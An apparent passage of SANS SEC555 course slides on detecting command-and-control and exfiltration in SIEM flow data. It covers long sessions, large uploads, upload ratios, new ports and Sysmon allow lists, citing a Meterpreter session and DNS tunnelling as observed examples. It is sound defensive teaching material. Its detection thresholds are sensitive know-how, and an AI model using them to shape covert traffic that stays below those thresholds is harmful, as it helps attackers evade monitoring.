192.168.2.16	121
192.168.2.17	101
192.168.2.3	74

Flow - Top 5 Destination IPs


Destination IP	Count
8.8.8.8	2,398
74.40.74.40	257
10.0.0.10	39
74.40.74.41	25

Top Connections

One way to look for unauthorized or malicious connections is to look for the top talkers. This can be done by top source IP addresses and top destination IP addresses. In the event that something is abnormally high and the count for source IP addresses and destination IP addresses is close, then you have a problem. An analyst that occasionally monitors this type of table or chart will quickly pick up what is normal vs. abnormal.

To make this technique work, you may need to filter out expected noisy systems. For example, if a system constantly makes connections to certain systems such as internal DNS servers to external DNS servers, then filter it out. Because a SIEM can filter extremely well, this can be as granular as need be. Another example is log aggregators. By design, they have massive amounts of connections coming inbound, yet outbound connections would be interesting to monitor. Ignore the inbound connections and monitor the outbound. Or simply filter out the aggregator entirely if you want.

The pictures in this slide are of a compromised system using DNS tunneling over Google DNS.



Max Duration Time

Systems generally communicate over short durations

- Common exceptions are VPN, backups, and C2
- Looking for persistent connections

Source IP	Destination IP	Destination Port	Max duration
10.0.1.4	198.8.93.14	4,444	5 hours
10.0.1.2	38.127.167.13	443	3 hours
192.168.2.16	31.13.74.1	443	3 hours
192.168.2.8	54.91.182.149	3,478	2 hours
192.168.2.4	4.53.160.75	123	2 hours

Sessions over 4 hours should be investigated


SANS

SEC555 | SIEM with Tactical Analytics 135

Max Duration Time

Another quick win for flow data is looking at the longest recorded sessions. Anything over four hours probably should be investigated. Where you are likely to see long-running connections is SSL VPNs, nightly backups, and sometimes websites using HTTP keep-alive. These can all be filtered out easily. Then, what remains is unauthorized or evil or unknown.

This is especially easy when filtering by DNS or ASN. This slide represents the longest duration connections spanning a month's worth of data. Filtering was applied to eliminate expected connections, and this is what remained. The connection lasting for 5 hours was a Meterpreter reverse-TCP connection over port 4444.



Outbound Bytes

Large outbound transfers should be to authorized sites

- Works best if outbound server access is locked down
- Threshold can be played with (starting point > 10 MB)

source_ip	source_port	destination_ip	query	destination_port	bytes_to_client	bytes_to_server
10.0.1.2	3,901	198.8.93.14	www.hasecuritysolutions.com	22	2.417MB	$\boxed{71.631MB}$

If large upload, pull back extra data ------------>

```
if [bytes_to_server] > 1000000 {
  elasticsearch {
    hosts => ["es01.test.int"]
    index => "logstash-bro-*"
    query => "type:dns AND answers:%{[destination_ip]}"
    fields => [["highest_registered_domain","highest_re
["query_length","query_length"],["sub_domain","sub_doma
  }
}
```


SANS

SEC555 | SIEM with Tactical Analytics 136

Outbound Bytes

While occasionally systems do upload files to services like Dropbox or Webmail, outbound uploads exceeding 10 MB should be monitored. Fortunately, with a SIEM, you are not stuck with IP addresses and ports. This would make things rather difficult to maintain. Instead, when a large upload is logged by flow data, additional information can be sucked in. In this slide, the destination IP address is used to retrieve DNS data. Having a domain name provides a lot of additional context and also makes filtering a lot simpler.

With this extra data, filtering can be made on a case-by-case basis. If Dropbox is allowed, then it can be filtered out. In the end, you should be able to see any unauthorized large file uploads. If need be, adjust the scale from 10 MB to something larger like 100 MB. ASN filtering is also very helpful with this technique.



Upload vs. Download Ratio

Upload to download ratios can identify abnormalities

- Example HTTP(S) used by clients is primarily download

HTTPS
sans.org
94%
% Bytes to Client
Download
VS
6%
% Bytes to Server
Upload

Destination IP	Total Upload Bytes	# of Connections	% Upload
199.16.81.167	201.725KB	1,586	16%
207.223.0.140	60.547KB	1,361	87%
113.20.8.41	78.951KB	866	16%
87.251.2.2	58.125KB	659	15%
162.125.34.129	1.027MB	316	35%

	Total Upload Bytes	# of Connections	% Upload
10.0.1.2	1.544GB	1,737	34%
192.168.248.165	2.807MB	1,082	52%
192.168.2.17	2.797MB	356	43%
192.168.2.19	22.653MB	201	41%
192.168.2.21	79.495MB	200	38%


Upload vs. Download Ratio

Because flow data contains the number of bytes used for connections, it can be used to look for abnormal protocol use by analyzing the amount of upload compared to download; for instance, clients browsing the internet use HTTP and HTTPS. The traffic from these applications is heavily weighted toward download. It is not uncommon for the ratio to be 9 to 1. In fact, almost all internet-based protocols lean heavily toward download rather than upload. Where this changes is when data exfiltration is happening, or command and control are established.

Data exfiltration often manifests itself as one large upload or multiple decent-sized uploads. So, one way to look for this would be to use the previous outbound byte monitoring. Command and control (C2), on the other hand, constantly checks in or out with a system. This could be as fast as every second or spread out to once a day. The commands received by the victim would represent a download. The output or data sent back to the C2 server would be upload. As a result, C2 tends to be more upload than download.

The bottom tables in this slide represent looking for high connection counts with abnormal upload percentages and are specific to HTTP and HTTPS connections. The left table is broken down by destination IP addresses, and the right table is broken down by source IP addresses. The left table has a record of over 1,000 connections, and it is comprised of 87% upload. This is highly suspicious and is an example of connections from a Ramnit bot. The right table has another system with over 1,000 connections where 52% of the bytes transferred are uploaded. This still is an abnormally high upload percentage—especially given the number of connections.

Another odd connection found in the right table is the one for 10.0.1.2. It has 1.544 GB of upload traffic spread out somewhere within 1,737 connections. Since there are so many connections and the upload percentage is more normal, this may be legitimate traffic, which in this case, it is.



Anomaly by Subnet

Possible to compare like systems against like systems

- This works by looking for anomalies on systems that should have "similar" footprints

Example: Accounting department systems by connections


150 is normally not high, but comparatively, it is

- The concept works with most of the previous techniques

Anomaly by Subnet

Any of the previous techniques can be mapped out on a per subnet or classification. By doing this, it is easier to spot anomalies as the data sets are specific. Systems that perform similar functions tend to have similar connections. The exception to the rule is employees who spend more time on the internet than working, but that is a different problem. Even then… they can be filtered out or reported to, or better yet, reassigned to HR.

In this slide, the example compares four systems. Assuming the numbers reflect external connections, it is clear that one system is an outlier.



Traffic to New Port

Flow data cannot see that a device is listening on a port

- But it knows it is there if there is a connection (TCP)

```
destination_ip:10.0.0.99 AND (state:new OR state:established) AND _exists_:tcp.ack OR (state:closed AND tcp.fin:true)
```

System	Destination Port	Count
10.0.0.99	3,128	378
10.0.0.99	5,060	2
10.0.0.99	22	1
10.0.0.99	80	1

This can be automated with a simple script or alert engine

SANS SEC555 | SIEM with Tactical Analytics 139

Traffic to New Port

An interesting problem when managing a SIEM is figuring out how to implement something. Sometimes, the problem is not figuring out how to do it one way, but which of many ways to choose. For example, looking for new ports on systems can be done with system data, scripted logs, and even with flow data. The variety of options can be confusing, but the answer is to use the one that is reliable and easy to use in your environment.

In this case, flow data can be used to monitor for new TCP ports. This is because flow data includes packet counts, TCP flags, and state. This can be used to find connections made to new ports. UDP, on the other hand, is connectionless. While a UDP packet to a new port can be found, the problem is that if a UDP packet is sent to a system that is not listening on that port, flow data is unable to tell. All it knows is that it saw a flow to a specific UDP port.

The image in this slide is looking for TCP connections to 10.0.0.99, where a connection was successfully made to a TCP port. This flow comes from Suricata's bidirectional flow data. The state reflects either new, established, or closed.

New: Recorded during initial connection, such as before the three-way TCP handshake.
Established: Recorded upon completion of the three-way TCP handshake.
Closed: Recorded when the flow is closed with either a reset packet or a four-way FIN handshake.

Normally, to determine if a port is open, a port scanner will send a TCP SYN packet. If the destination device responds with a TCP SYN/ACK, then the port is open. To capture this, the filter in the slide focuses on new or established streams that have the ACK flag set. To catch properly closed connections, the state "closed" with a FIN flag set is used.

ElastAlert can perform this type of monitoring by using the new_term option.

Sysmon Network Connections

Sysmon is not flow data

- Can be used for similar technique


Is missing

- Bytes and duration

Contains valuable data

- Username, domain, process, and destination hostname

Filtering can be used for allow lists with low impact



```
Network connection detected:
UtcTime: 2017-03-12 06:15:58.287
ProcessGuid: {6a32f033-7239-58c4-0000-0010155dca7f}
ProcessId: 22456
Image: C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
User: TEST\jhenderson
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.0.1.2
SourceHostname: CIT01LPT.test.int
SourcePort: 31151
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 157.55.109.224
DestinationHostname: msnbot-157-55-109-224.search.msn.com
DestinationPort: 443
DestinationPortName: https
```

SANS SEC555 | SIEM with Tactical Analytics 140

Sysmon Network Connections

While Sysmon is in no way shape or form flow data, it can be used to accomplish some of the previously mentioned techniques. It also can allow for a few extras as it ties network connections to users and processes. Combine this with Sysmon's filtering capabilities, and things get interesting.


If flow data is not available, this is another alternative source for monitoring network connections.

Sysmon Network Allow Lists

Filtering can be used to create an allow list for connections

Example: Filter allowed programs for port 80 and 443

- Internet Explorer
- Chrome
- Firefox
- Outlook
- Skype
- Google Update




```
Network connection detected:
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: TEST\jhenderson
Protocol: tcp
SourceIp: fe80:0:0:0:2ccc:ef87:8b92:6a57
SourceHostname: CIT01LPT.test.int
SourcePort: 31510
SourcePortName:
DestinationIp: fe80:0:0:0:2ccc:ef87:8b92:6a57
DestinationHostname: CIT01LPT.test.int
DestinationPort: 443
DestinationPortName: https
```

Sysmon Network Allow Lists

Perhaps a better use case for Sysmon network detection is to use it to create an allow list for programs that are initiating connections. The performance impact of this is likely to go unnoticed, yet it can uncover some interesting things. For example, this slide represents a system that is using Sysmon to monitor connections to port 443. All the major browsers and few applications that make connections over 443 have been filtered out, so they will not be logged. Then, when PowerShell is used to make a connection over 443, a log gets generated.

Sysmon filters are granular. You can start small and only monitor ports such as 80 or 443 and then start to expand using this technique.



Lab Me, Inc. Follow-Up (Traffic Monitoring Review)


Internal tests show network data successfully catches:

• C2 with large amounts of connections	CAUGHT
• C2 or exfiltration with large uploads	CAUGHT
• C2 with abnormal protocol ratios	CAUGHT
• C2 with long session durations	CAUGHT
• Internal pivoting	CAUGHT
• Abnormal sessions by device grouping	CAUGHT

Lab Me, Inc. Follow-Up (Traffic Monitoring Review)

While this section is relatively short, the number of techniques covered are quite a few. Some of these techniques are easier to implement than others. The recommendation is to try them out and see which ones you are most comfortable implementing.

Keep in mind that short of needing EPS and storage space, you are likely to be able to implement every technique in this section without additional purchases.



